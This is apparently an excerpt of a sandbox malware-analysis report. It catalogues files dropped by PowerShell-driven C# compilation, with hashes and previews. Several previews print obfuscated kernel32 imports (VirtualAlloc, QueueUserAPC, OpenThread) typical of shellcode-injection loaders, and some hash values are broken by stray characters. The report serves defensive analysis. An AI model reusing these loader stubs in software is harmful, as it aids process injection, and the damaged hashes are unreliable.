SHA-512:	605216610FF268226BED924AE1F648B5733C2D119757CF6FBEB9BD67371D98F5C19C5D34E3CA09E4B4781B97FBE7E6BADF56AB44601B7AC0BC1A472B50881A5 2
Malicious:	false
Reputation:	unknown
Preview:	.C:\Windows\system32> "C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC _MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\L ocal\Temp\fvuaw4pr\fvuaw4pr.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\fvuaw4pr\fvuaw4pr.0.cs".....Microsoft (R) Visual C# Compiler version 4.7.3056.0...for C# 5..Copyright (C) Microsoft Corporation. All rights reserved.....This compiler is provided as part of the Microsoft (R) .NET Framework, but only supports language versions up to C# 5, which is no longer the latest version. For compilers that support newer versions of the C# programming language, see http://go.microsoft.com/fwlink/?LinkID=533240....

C:\Users\user\AppData\Local\Temp\gmpgobli\CSCF109427183474975B6FB7C2A3C78B8D5.TMP	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.074713113011581
Encrypted:	false
SSDEEP:	12:DXt4Ii3ntuAHia5YA49aUGiqMZAiN5gryRrak7Ynqq4EPN5Dlq5J:+RI+ycuZhNvakSBPNnqX
MD5:	DB7C686DED61FAF08452A0F834AFA8DA
SHA1:	58D7DDDA0A4A2DA91E31C497B111902DAC894F1B
SHA-256:	BEB640592987F9EABFCF681FBA55C2A2A39D87D033E90359DE62F37DEBED2A09
SHA-512:	85B17CC2EB71A6DD7065610726B61666C2A5C075851DE4B39CF2DD85EBBBCE6266BC65452C02AE27FD48C6DAEE72C9F45AA09557EB8B98587E04A821DFD0C 8E
Malicious:	false
Reputation:	unknown
Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n..... S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...g.m.p.g.o.b.l.i...d.l.l.....(... ..L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...g.m.p.g.o.b.l.i...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0... 0...0...0...

C:\Users\user\AppData\Local\Temp\gmpgobli\gmpgobli.0.cs	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text
Category:	dropped
Size (bytes):	395
Entropy (8bit):	5.011724479977666
Encrypted:	false
SSDEEP:	6:V/DsYLDS81zuJZFMRSRa+eNMjSSRrh+SRNdDQaAntHQy:V/DTLDfuHV9eg5rh14aAntwy
MD5:	B1DA1EF961AA0CE50C236459261D955A
SHA1:	99CF19F188248557193608FE42C1CB88FCF234E1
SHA-256:	139659D9C1D794242DE8DEFB1E33C785B3B63A691230874656B2B1AFC9E0B26B
SHA-512:	27C4E9D4D1926A87EB5A2CAFD768D80A9D566C5FE9C7EB17F87453698415B30E251816738388C3171519A74B20AB0919C47C04A1E6CF9E1D82547540DF5E1682

C:\Users\user\AppData\Local\Temp\gmpgobli\gmpgobli.0.cs	
Malicious:	false
Reputation:	unknown
Preview:	.using System;.using System.Runtime.InteropServices;..namespace W32.{. public class ufc. {. [DllImport("kernel32")].public static extern IntPtr GetCurrentProcess ();.[DllImport("kernel32")].public static extern void SleepEx(uint ylpxxdj,uint gtjjej);.[DllImport("kernel32")].public static extern IntPtr VirtualAlloc(IntPtr mmpi,uint xkljddbsw yg,uint jfalf,uint iqbvunafhnr);.. }..}.

C:\Users\user\AppData\Local\Temp\gmpgobli\gmpgobli.cmdline	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	375
Entropy (8bit):	5.158352377882466
Encrypted:	false
SSDEEP:	6:pAu+H2LvkuqJDdqxLTKbDdqB/6K2N723fMnzxs7+AEszIN723fM2GAn:p37Lvkmb6K2a0nWZETa02GAn
MD5:	572BA0D098BD81AE02A0A8D1820CC54E
SHA1:	8CD2D32442EE473F6ABFA6ED6879958BE9F0B644
SHA-256:	F93B490D9A53DBF4B286DB3F90D7F1831712992DA4F55AB58A25100DFF70B2BA
SHA-512:	2CAC5D0802040E9224834909AEDAF66ABA49A3A0BAF622775FE7478829D86D394724E69C8F529B4BBBD864DA85C3ABAD7424A2304149458487EBAF753BEDC23B
Malicious:	false
Reputation:	unknown
Preview:	./t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\gmpgobli\gmpgobli.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\gmpgobli\gmpgobli.0.cs"

C:\Users\user\AppData\Local\Temp\gmpgobli\gmpgobli.dll	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	3584
Entropy (8bit):	2.596786045578255
Encrypted:	false
SSDEEP:	24:etGSh/W2dg85xyFODuhxpdWXoWtkZf/KK1UKJ+WI+ycuZhNvakSBPNnq:6Mkb5xyklHWEJCMUKl1ulva3zq
MD5:	741ADACFC6720E0AF6140AF8DCC349FC
SHA1:	6EF662F94911E4B24D4B451C27B92536B8F70A95
SHA-256:	6C26CE931BB1E5E14A72E8EEE8EF3C311B1E4591AB5431716B538AADE4DB8775
SHA-512:	498BFAAF7842A7FD86C0C4B53F8EF17EBC3FDE3E2E5652958FFF540405145F2B29206A66422873D3F17528960F953D931366FBE3D63C7A5BEAA217298F0E6ABF
Malicious:	false
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....a.....!.....#... ...@..... ..... .@.....#..K....@.....`..... ..... ..H.....text..... ..... ..`.rsrc.....@.....@..@.relo c.....`.....@..B.....#.....H.....X ..X.....(....*BSJB.....v4.0.30319.....l...H...#~.....8...#Strings.....#US..... ...#GUID.....T...#Blob.....G.....%3...../.(..... 6..... H..... P.....P .....].....c.....k.....r.....w.... .....]. ...]...!.].%...].....*.....3.....6.....H.....P.....

C:\Users\user\AppData\Local\Temp\gmpgobli\gmpgobli.out	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with CRLF, CR line terminators
Category:	modified
Size (bytes):	872
Entropy (8bit):	5.287567169766519
Encrypted:	false
SSDEEP:	24:AId3ka6K2a/ETao1KaM5DqBVKVrdFAMBJTH:Akka6C/E+o1KxDcVKdBJj
MD5:	8BCCA5B89F2FA310526D310DF8DBCC42
SHA1:	FE8909B3FCC426455447E45861D10CC5D5B108FD
SHA-256:	1FD4EB9B6D19F65B0ACAAF11A7D722C50CD3D12840694A0673FA3CEA0B03B32D
SHA-512:	C4368FBF67BB826E5B0DC8C1E5E5AC4171157410A405DCB2C12A989F6DCC20084BB2F827EE9D64F92694A4C907F1A7E1F3EC4E40075883B2C6D00270BBB8CA9
Malicious:	false
Reputation:	unknown
Preview:	.C:\Windows\system32> "C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\gmpgobli\gmpgobli.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\gmpgobli\gmpgobli.0.cs".....Microsoft (R) Visual C# Compiler version 4.7.3056.0...for C# 5..Copyright (C) Microsoft Corporation. All rights reserved.....This compiler is provided as part of the Microsoft (R) .NET Framework, but only supports language versions up to C# 5, which is no longer the latest version. For compilers that support newer versions of the C# programming language, see http://go.microsoft.com/fwlink/?LinkID=533240....

C:\Users\user\AppData\Local\Temp\hr1cwmgj\hr1cwmgj.0.cs	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text
Category:	dropped
Size (bytes):	395
Entropy (8bit):	5.011724479977666
Encrypted:	false
SSDEEP:	6:V/DsYLDS81zuJZFMRSRa+eNMjSSRrh+SRNdDQaAntHQy:V/DTLDfuHV9eg5rh14aAntwy
MD5:	B1DA1EF961AA0CE50C236459261D955A
SHA1:	99CF19F188248557193608FE42C1CB88FCF234E1
SHA-256:	139659D9C1D794242DE8DEFB1E33C785B3B63A691230874656B2B1AFC9E0B26B
SHA-512:	27C4E9D4D1926A87EB5A2CAFD768D80A9D566C5FE9C7EB17F87453698415B30E251816738388C3171519A74B20AB0919C47C04A1E6CF9E1D82547540DF5E1682
Malicious:	false
Reputation:	unknown
Preview:	.using System;.using System.Runtime.InteropServices;..namespace W32.{. public class ufc. {. [DllImport("kernel32")].public static extern IntPtr GetCurrentProcess ();.[DllImport("kernel32")].public static extern void SleepEx(uint ylpxxdj,uint gtjjej);.[DllImport("kernel32")].public static extern IntPtr VirtualAlloc(IntPtr mmpi,uint xkljddbsw yg,uint jfalf,uint iqbvunafhnr);.. }..}.

C:\Users\user\AppData\Local\Temp\hr1cwmgj\hr1cwmgj.cmdline	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	375
Entropy (8bit):	5.266859690195427
Encrypted:	false
SSDEEP:	6:pAu+H2LvkuqJDdqxLTKbDdqB/6K2N723fVCTjC7JUzxs7+AEszIN723fVCTjC3:p37Lvkmb6K2aL+WZETan
MD5:	4C7D143E2EC6E0CA2EE0893AF138CD54
SHA1:	A68CAEF8C25979706DE7913E48AD6587288C035A
SHA-256:	94B89A0A848DFF70B8DF7A7D095D81C2DFF9CF65E156246958F1124DB66A4353
SHA-512:	1F303FE5AF50CD7ECBB9741F1FB8185F44DA0719CD6714BA0E8DDD429205128A69E1E72E8C2B5A6CE235B0C950222F7FA7B38855CC464DF887129AB633C9490
Malicious:	false
Reputation:	unknown
Preview:	./t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\Sys tem.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\hr1cwmgj\hr1cwmgj.dll" /debug- /optimize+ /warnaserror /optimize+ "C :\Users\user\AppData\Local\Temp\hr1cwmgj\hr1cwmgj.0.cs"

C:\Users\user\AppData\Local\Temp\hr1cwmgj\hr1cwmgj.out	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with CRLF, CR line terminators
Category:	dropped
Size (bytes):	872
Entropy (8bit):	5.326473552198273
Encrypted:	false
SSDEEP:	24:AId3ka6K2aL/ETauKaM5DqBVKVrdFAMBJTH:Akka6CL/E+uKxDcVKdBJj
MD5:	F82E94D258F3D67B8A490649E0C3D4CD
SHA1:	FC0ED64AA500019001A82BD2C49D2358386C03C4
SHA-256:	5821291F4341F52EFDB9CFF95808C4651DB8B2B95F511402B7985667167FE7D2
SHA-512:	2B0E9907EA5C1E380D337A14014F53AA49D2BDF6E35A7DA0943DAEDD6DC49FF24AF5618EA713524E55049F62BCA3E7EAE3026BED5AC27A1D9F5FF726C07D83 D2
Malicious:	false
Reputation:	unknown
Preview:	.C:\Windows\system32> "C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC _MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\L ocal\Temp\hr1cwmgj\hr1cwmgj.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\hr1cwmgj\hr1cwmgj.0.cs".....Microsoft (R) Visual C# Compiler version 4.7.3056.0...for C# 5..Copyright (C) Microsoft Corporation. All rights reserved.....This compiler is provided as part of the Microsoft (R) .NET Framework, but only supports language versions up to C# 5, which is no longer the latest version. For compilers that support newer versions of the C# programming language, see http://go.microsoft.com/fwlink/?LinkID=533240....

C:\Users\user\AppData\Local\Temp\hupbkl0t\CSC47FEF1B1BE13496F9299275D8347BD99.TMP	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.0924949403415782
Encrypted:	false
SSDEEP:	12:DXt4Ii3ntuAHia5YA49aUGiqMZAiN5gryGzak7YnqqLcPN5Dlq5J:+RI+ycuZhNcakSoPNnqX

C:\Users\user\AppData\Local\Temp\hupbkl0t\CSC47FEF1B1BE13496F9299275D8347BD99.TMP	
MD5:	C2FED3B62C70792CE5FBC51B8104FF58
SHA1:	A697EC532E1C75AC63A2D688109BE3A08DEAF138
SHA-256:	8796FC4DF02E92514DFFF15DF891E70F332C9CE5009E2F4F4D9E10CAEA43F321
SHA-512:	7C5D29E3C402DBD40505CE8BD3EA833EF0E67FC029B52446619896409797 9AC52CC452790F1C503A8674BDE4968FC93A0A652B95A4574A0A0C72A3903262D77E
Malicious:	false
Reputation:	unknown
Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...h.u.p.b.k.l.0.t...d.l.l.....(...L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...h.u.p.b.k.l.0.t...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0...0...0...0...

C:\Users\user\AppData\Local\Temp\hupbkl0t\hupbkl0t.0.cs	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text
Category:	dropped
Size (bytes):	414
Entropy (8bit):	5.049516587690195
Encrypted:	false
SSDEEP:	6:V/DsYLDS81zuJwMRSR7a1f892RV9SRa+rVSSRnA/fsTfaskNDVzy:V/DTLDfuEB92Ru9rV5nA/ETf5EDVzy
MD5:	66D77EA7A947B910D56CFB0FC4B85BE6
SHA1:	9D503A2C0DDAEE23A81802CA8444D8B7039ECE6B
SHA-256:	66E86036222F5D3B474370BBBA04C4A7DECC42D05D25675846CBA63F16877D8B
SHA-512:	A53181798E577ABD31EE4063903E62171903B369B4FF26C337CC0108BE8883BEE39000A858FB24E92D13CDB89EF5782AADF06B7BD6807DD2D46458F813EE772E
Malicious:	false
Reputation:	unknown
Preview:	.using System;.using System.Runtime.InteropServices;..namespace W32.{. public class yarnha. {. [DllImport("kernel32")].public static extern uint QueueUserAPC(IntPtr nafifqdmhmh,IntPtr uyeb,IntPtr hpistj);.[DllImport("kernel32")].public static extern IntPtr GetCurrentThreadId();.[DllImport("kernel32")].public static extern IntPtr OpenThread(uint ykuvjce,uint ibkrrfwtfdq,IntPtr ljhqnvahhfq);.. }..}.

C:\Users\user\AppData\Local\Temp\hupbkl0t\hupbkl0t.cmdline	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	375
Entropy (8bit):	5.225964153941322
Encrypted:	false
SSDEEP:	6:pAu+H2LvkuqJDdqxLTKbDdqB/6K2N723fpvQYOzxs7+AEszIN723fpvQYt9:p37Lvkmb6K2ae9WZETae+9
MD5:	E417A790F5ECFFC57E19553220860204
SHA1:	BB0C8AD3294335CCC3EBCA484E82CBC3B82212BC
SHA-256:	531B60C5D5234C2C2E5D19FC1786C018D6EFCA1EE3A85072C7B57D5DE6B1CA53
SHA-512:	2EDCEC5482641ADF4BF396846A92AED21D928CF60D61B7013190ECAC5C8962123B674EA20B568B227FA2D32AA95494FA887BAF666E45A589E32C41DACE56708 7
Malicious:	false
Reputation:	unknown
Preview:	./t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\hupbkl0t\hupbkl0t.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\hupbkl0t\hupbkl0t.0.cs"

C:\Users\user\AppData\Local\Temp\hupbkl0t\hupbkl0t.dll	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	3584
Entropy (8bit):	2.6323976125718667
Encrypted:	false
SSDEEP:	24:etGSv8+mUE7R85z7woel/gO4/eiDPtkZfH8eWDZ0WI+ycuZhNcakSoPNnq:69XE7S5gGUiyJH8eAZX1ulca3Qq
MD5:	7C00DECE0E6267D12BE7E759F865EBA6
SHA1:	056B3240A7F7F9470CCD40E6C3540B0EAE77D0CC
SHA-256:	952644239DF6BE31335F7E1AC3324A4D0E6424ED83296800B78644FC6DF6D5B0
SHA-512:	C92B7CA867B544EFEEE1BC7BD1CBB1328873152907DFAFEDA79F9E5B44298974999B1CD61B99D2FD371C8E6D7A50EB0A6B618C536C5ACD656F956208F12366C
Malicious:	false
Reputation:	unknown

C:\Users\user\AppData\Local\Temp\hupbkl0t\hupbkl0t.dll	
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....a.....!.....$... ...@..... ..... .@.....#..O....@.....`..... ..... ..H.....text..... ..... ..`.rsrc.....@.....@..@.relo c.....`.....@..B.....#.....H.....X ..d.....(....*BSJB.....v4.0.30319.....l...H...#~.....D...#Strings.....#US..... ...#GUID.....T...#Blob.....G.....%3.....2.+.....(..... 9..... F..... Y.....P .....d.....j.....v.....{..... .....d. ...d...!.d.%...d.....*.....3.;.....9.....F.....Y.....

C:\Users\user\AppData\Local\Temp\hupbkl0t\hupbkl0t.out	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with CRLF, CR line terminators
Category:	modified
Size (bytes):	872
Entropy (8bit):	5.310389610172864
Encrypted:	false
SSDEEP:	24:AId3ka6K2atETaL4KaM5DqBVKVrdFAMBJTH:Akka6CtE+L4KxDcVKdBJj
MD5:	710CC09857DFFC53DC33F785B737101D
SHA1:	9CB5D3A127ACB37BAD9420BAB670D51F3AE02B26
SHA-256:	065EC096833AAAD0FF61129A37E9C85A65A1E228F1D520683BEEBE57D5DEFE1F
SHA-512:	1BED7D3D136AED086A1D61ABE2036C4850A886DA245BA8C3206E8AF988F85E4A8C2496928178863EF765F87AF472DC0E98BFAC83360C3094C0EB4AAEA3CB5D B
Malicious:	false
Reputation:	unknown
Preview:	.C:\Windows\system32> "C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC _MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\L ocal\Temp\hupbkl0t\hupbkl0t.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\hupbkl0t\hupbkl0t.0.cs".....Microsoft (R) Visual C# Compiler version 4.7.3056.0...for C# 5..Copyright (C) Microsoft Corporation. All rights reserved.....This compiler is provided as part of the Microsoft (R) .NET Framework, but only supports language versions up to C# 5, which is no longer the latest version. For compilers that support newer versions of the C# programming language, see http://go.microsoft.com/fwlink/?LinkID=533240....

C:\Users\user\AppData\Local\Temp\jtmpm3o0\CSCBACB7DE77FE24526BA1047DDC177EBA6.TMP	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.0921663918005518
Encrypted:	false
SSDEEP:	12:DXt4Ii3ntuAHia5YA49aUGiqMZAiN5grynwak7Ynqq61PN5Dlq5J:+RI+ycuZhNlwakS61PNnqX
MD5:	8D38707C9DA074E8298A09CCEFE267D4
SHA1:	4698BF2772175E64EA531AAF69A1830AB7A62240
SHA-256:	E404495A4BA5D32217D87538BD4DB72E0CE80B741CC5318D16F621E1245A1310
SHA-512:	EAD5798174C105EBD2FDC5EB87060C65209E35841BF5EE8627CDECF11F2F7A93FE10535B8CCED239987DBB9CCCF757A47378F726947A0E7FE1CD575CA19CBI E3
Malicious:	false
Reputation:	unknown
Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n..... S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...j.t.m.p.m.3.o.0...d.l.l.....(... ..L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...j.t.m.p.m.3.o.0...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0... 0...0...0...

C:\Users\user\AppData\Local\Temp\jtmpm3o0\jtmpm3o0.0.cs	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text
Category:	dropped
Size (bytes):	414
Entropy (8bit):	5.049516587690195
Encrypted:	false
SSDEEP:	6:V/DsYLDS81zuJwMRSR7a1f892RV9SRa+rVSSRnA/fsTfaskNDVzy:V/DTLDfuEB92Ru9rV5nA/ETf5EDVzy
MD5:	66D77EA7A947B910D56CFB0FC4B85BE6
SHA1:	9D503A2C0DDAEE23A81802CA8444D8B7039ECE6B
SHA-256:	66E86036222F5D3B474370BBBA04C4A7DECC42D05D25675846CBA63F16877D8B
SHA-512:	A53181798E577ABD31EE4063903E62171903B369B4FF26C337CC0108BE8883BEE39000A858FB24E92D13CDB89EF5782AADF06B7BD6807DD2D46458F813EE772E
Malicious:	false
Reputation:	unknown
Preview:	.using System;.using System.Runtime.InteropServices;..namespace W32.{. public class yarnha. {. [DllImport("kernel32")].public static extern uint QueueUserAPC(Int Ptr nafifqdmhmh,IntPtr uyeb,IntPtr hpistj);.[DllImport("kernel32")].public static extern IntPtr GetCurrentThreadId();.[DllImport("kernel32")].public static extern IntPtr OpenThread(uint ykuvjce,uint ibkrrfwtfdq,IntPtr ljhqnvahhfq);.. }..}.

C:\Users\user\AppData\Local\Temp\jtmpm3o0\jtmpm3o0.cmdline	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	375
Entropy (8bit):	5.173224995113562
Encrypted:	false
SSDEEP:	6:pAu+H2LvkuqJDdqxLTKbDdqB/6K2N723fXWsor0JUzxs7+AEszIN723fXWsorO:p37Lvkmb6K2aP4Q+WZETaP4q
MD5:	6BE56DACEFC57A712EA48F043E87C783
SHA1:	D0681E001D2DABEF7D2E3993992EFAE42F65B518
SHA-256:	9D8DC9E1EF8194163AD1488C6F630D49868ACCA608929CF85C3D080FB3FDE844
SHA-512:	B0685B3E0CBD55C2DBDD7FB40F532CB62207A82FCB5A76D6451936A752200CC2C3CFB250D549A9A10CBE148FB6085D06E689FA4B37BEDFC32FBADE7D3ADD CDC
Malicious:	**true**
Reputation:	unknown
Preview:	./t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\Sys tem.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\jtmpm3o0\jtmpm3o0.dll" /debug- /optimize+ /warnaserror /optimize+ "C :\Users\user\AppData\Local\Temp\jtmpm3o0\jtmpm3o0.0.cs"

C:\Users\user\AppData\Local\Temp\jtmpm3o0\jtmpm3o0.dll	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	3584
Entropy (8bit):	2.6332356785832784
Encrypted:	false
SSDEEP:	24:etGSl8+mUE7R85z7woel/gTE4/eiDPtkZfmPENDZ0WI+ycuZhNlwakS61PNnq:67XE7S5gGT6iyJmPiZX1ullwa36vq
MD5:	F5AA19BA9E19FFD0C554993566FCB9A1
SHA1:	0A6CD2AF2C18AD6717A9F54CE6F1EC9D05DAAAA3
SHA-256:	AA37819283565FA6E4FED32DFBD5BC46AFEE33457A0A05229EA1D74C112D7DF3
SHA-512:	5BA356DE7E941FFB7F8A62E93612C01362DEC9A548CABFEE616A004EBC48D055909000D1C1BF0254206B25895D4A111A3204A4EC447B27DC8CFA19B5AC700D 8
Malicious:	false
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....a.....!.....$... ...@..... ..... .@.....#..O....@.....`..... ..... ..H.....text..... ..... ..`.rsrc.....@.....@..@.relo c.....`.....@..B.....#.....H.....X ..d.....(....*BSJB.....v4.0.30319.....l...H...#~.....D...#Strings.....#US..... ...#GUID.....T...#Blob.....G.....%3.....2.+.....(..... 9..... F..... Y.....P .....d.....j.....v.....{..... .....d. ...d...!.d.%...d.....*.....3.;.....9.....F.....Y.....

C:\Users\user\AppData\Local\Temp\jtmpm3o0\jtmpm3o0.out	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with CRLF, CR line terminators
Category:	modified
Size (bytes):	872
Entropy (8bit):	5.301489549454478
Encrypted:	false
SSDEEP:	24:AId3ka6K2apETawKaM5DqBVKVrdFAMBJTH:Akka6CpE+wKxDcVKdBJj
MD5:	B17FFB955F30A845D8BCF1C881AFD851
SHA1:	13338CBE5E707CF0B7033C997E84A6AD19C18FF9
SHA-256:	9AE5AB954FB134CE28AEC0E5F5F78551A6C27DDD0E2DA686F310B7C8C316F09D
SHA-512:	E5A107C314E7E311314E36D0E7274F2C95DF94A65B0EFC1150ED7CF5537028918668CDBC9D740C0629AE128E31083C93A7ECCC663E9F13C21BE81D8F4382E68
Malicious:	false
Reputation:	unknown
Preview:	.C:\Windows\system32> "C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC _MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\L ocal\Temp\jtmpm3o0\jtmpm3o0.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\jtmpm3o0\jtmpm3o0.0.cs".....Microsoft (R) Visual C# Compiler version 4.7.3056.0...for C# 5..Copyright (C) Microsoft Corporation. All rights reserved.....This compiler is provided as part of the Microsoft (R) .NET Framework, but only supports language versions up to C# 5, which is no longer the latest version. For compilers that support newer versions of the C# programming language, see http://go.microsoft.com/fwlink/?LinkID=533240....

C:\Users\user\AppData\Local\Temp\kon0vos3\CSCE7DAF0804EB6B39EE1E6CAB9C626.TMP	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.0890365915861624

C:\Users\user\AppData\Local\Temp\kon0vos3\CSCE7DAF0804EB6B39EE1E6CAB9C626.TMP	
Encrypted:	false
SSDEEP:	12:DXt4Ii3ntuAHia5YA49aUGiqMZAiN5gryH7ak7YnqqC0PN5Dlq5J:+RI+ycuZhN5akSnPNnqX
MD5:	30A3097118EDB11AB1993E197C9073FA
SHA1:	615B7D6D7126E88ABA3F17B6973630F89852F0AA
SHA-256:	3B1178DF0B42B9FE32931ECD764E022C5C3993757D9E08888154E8CFE7DC3ACB
